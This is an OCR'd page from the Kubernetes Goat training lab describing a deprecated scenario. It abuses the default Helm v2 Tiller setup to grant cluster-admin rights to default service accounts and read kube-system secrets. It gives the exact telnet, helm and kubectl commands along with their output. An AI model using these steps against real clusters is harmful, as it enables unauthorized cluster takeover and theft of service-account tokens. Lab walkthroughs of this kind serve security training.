
⎈ Helm v2 tiller to PwN the cluster - [Deprecated]

> ⚠ WARNING
>
> This scenario has been deprecated from the Kubernetes Goat and read-only documentation is available to learn 😊

🙌 Overview

This is one of the early days of Kubernetes package manager configuration mistakes. Helm is a package manager for Kubernetes to deploy and manage applications, the default configuration and setup is insecure that if an attacker has access to any one of the pod and there were no network security policies (NSP) the attacker can gain complete cluster access and take over the cluster-admin privileges.



By the end of the scenario, we will understand and learn the following


1. You will learn to work with Kubernetes services and helm package manager
2. Understand how to deploy helm charts into the Kubernetes cluster and manage them

3. Exploit the misconfigurations and take over the complete Kubernetes cluster access

⚡ The story

Helm is a package manager for Kubernetes. It's like `apt-get` for ubuntu. In this scenario, we will see the older version of helm (version 2), tiller service RBAC default setup to gain access to the completed cluster.

> INFO
>
> - To get started with the scenario, run the following command
>
> ```
> kubectl run --rm --restart=Never -it --image=madhuakula/k8s-goat-helm-
> tiller -- bash
> ```



```
› kubectl run --rm --restart=Never -it --image=madhuakula/k8s-goat-helm-tiller -- bash
If you don't see a command prompt, try pressing enter.
```

🎯 Goal

> TIP
>
> To successfully complete this scenario, you need to gain cluster-admin privileges of the Kubernetes Cluster and be able to get the secrets of the `kube-system` namespace from the pod you are inside.

□ Hints & Spoilers

▸ ✨ Still figuring the helm tiller service?

▸ ✨ I found tiller, but how can I gain cluster-admin access?

🎉 Solution & Walkthrough


🎲 Method

INFO

By default helm version 2 has a tiller component, which has full cluster administration RBAC privileges 🔥

- So the default installation of the tiller is in the `kube-system` namespace with service name `tiller-deploy` and port `44134`. Which expose to `0.0.0.0` address, we can verify by running a simple telnet command


```
telnet tiller-deploy.kube-system 44134
```



```
root@bash:/# telnet tiller-deploy.kube-system 44134
Trying 10.0.10.245...
Connected to tiller-deploy.kube-system.svc.cluster.local.
Escape character is '^]'.
^C^C
^X^Z
^CConnection closed by foreign host.
```

- Now, we are able to connect to the tiller service port. We can use the helm binary to perform operations and talk to the tiller service


```
helm --host tiller-deploy.kube-system:44134 version
```



```
root@bash:/# helm --host tiller-deploy.kube-system:44134 version
Client: &version.Version{SemVer:"v2.12.3", GitCommit:"eecf22f77df5f65c823aacd2dbd30ae6c65f186e", GitTreeState:"clean"}
Server: &version.Version{SemVer:"v2.16.8", GitCommit:"145206680c1d5c28e3fcf30d6f596f0ba84fcb47", GitTreeState:"clean"}
root@bash:/#
```

- Let's try if we can get Kubernetes secrets from the cluster from the `kube-system` namespace before we deploy the `pwn-chart`


```
kubectl get secrets -n kube-system
```



```
root@bash:/# kubectl get secrets -n kube-system
Error from server (Forbidden): secrets is forbidden: User "system:serviceaccount:default:default" cannot list resource "secrets" in API group "" in
the namespace "kube-system"
```

- As you can see we can't get access to the `kube-system` namespace secrets by default. Now we can create our own helm chart to give permissions to `default` ServiceAccount with full cluster-admin access. By default the current pod deployed in the `default` namespace which has the `default` ServiceAccount, so we end up getting the full cluster-admin privileges in the current pod only 🥳

```
helm --host tiller-deploy.kube-system:44134 install --name pwnchart /pwnchart
```




```
root@bash:/# helm --host tiller-deploy.kube-system:44134 install /pwnchart
NAME:   aspiring-rabbit
LAST DEPLOYED: Mon Jun 15 12:46:18 2020
NAMESPACE: default
STATUS: DEPLOYED

RESOURCES:
==> v1beta1/ClusterRole
NAME           AGE
all-your-base  0s

==> v1beta1/ClusterRoleBinding
NAME          AGE
belong-to-us  0s
```

- Now the `pwnchart` has been deployed with the help of helm and tiller service, it will give all the default service accounts cluster-admin access. Hence let's try getting the `kube-system` namespace secrets again

```
kubectl get secrets -n kube-system
```



```
root@bash:/# kubectl get secrets -n kube-system
NAME                                             TYPE                                  DATA   AGE
attachdetach-controller-token-jbg92              kubernetes.io/service-account-token   3      37h
certificate-controller-token-gschv               kubernetes.io/service-account-token   3      37h
cloud-provider-token-xs7n6                       kubernetes.io/service-account-token   3      37h
clusterrole-aggregation-controller-token-xjkps   kubernetes.io/service-account-token   3      37h
cronjob-controller-token-k4ts9                   kubernetes.io/service-account-token   3      37h
daemon-set-controller-token-d52bg                kubernetes.io/service-account-token   3      37h
default-token-gzxc2                              kubernetes.io/service-account-token   3      37h
deployment-controller-token-sl6hv                kubernetes.io/service-account-token   3      37h
disruption-controller-token-gzhwn                kubernetes.io/service-account-token   3      37h
endpoint-controller-token-zx88l                  kubernetes.io/service-account-token   3      37h
event-exporter-sa-token-h2wdh                    kubernetes.io/service-account-token   3      37h
expand-controller-token-clghs                    kubernetes.io/service-account-token   3      37h
fluentd-gke-scaler-token-w88xn                   kubernetes.io/service-account-token   3      37h
fluentd-gke-token-b4rxr                          kubernetes.io/service-account-token   3      37h
generic-garbage-collector-token-lltfj            kubernetes.io/service-account-token   3      37h
gke-metrics-agent-token-gb5mh                    kubernetes.io/service-account-token   3      37h
job-controller-token-wwxng                       kubernetes.io/service-account-token   3      37h
kube-dns-autoscaler-token-tb7tk                  kubernetes.io/service-account-token   3      37h
kube-dns-token-2p7fv                             kubernetes.io/service-account-token   3      37h
kube-proxy-token-zgzqh                           kubernetes.io/service-account-token   3      37h
metadata-agent-token-xlg6s                       kubernetes.io/service-account-token   3      37h
```

INFO

> This scenario varies how the tiller deployment has been performed, sometimes admins deploy the tiller to a specific namespace with a specific privilege. Also from Helm version 3, there is no tiller service to mitigate such vulnerabilities

- Hooray 🥳 , this is one heck of a default misconfiguration to gain complete cluster take over

🏷️ References

- Exploring the Security of Helm

Edit this page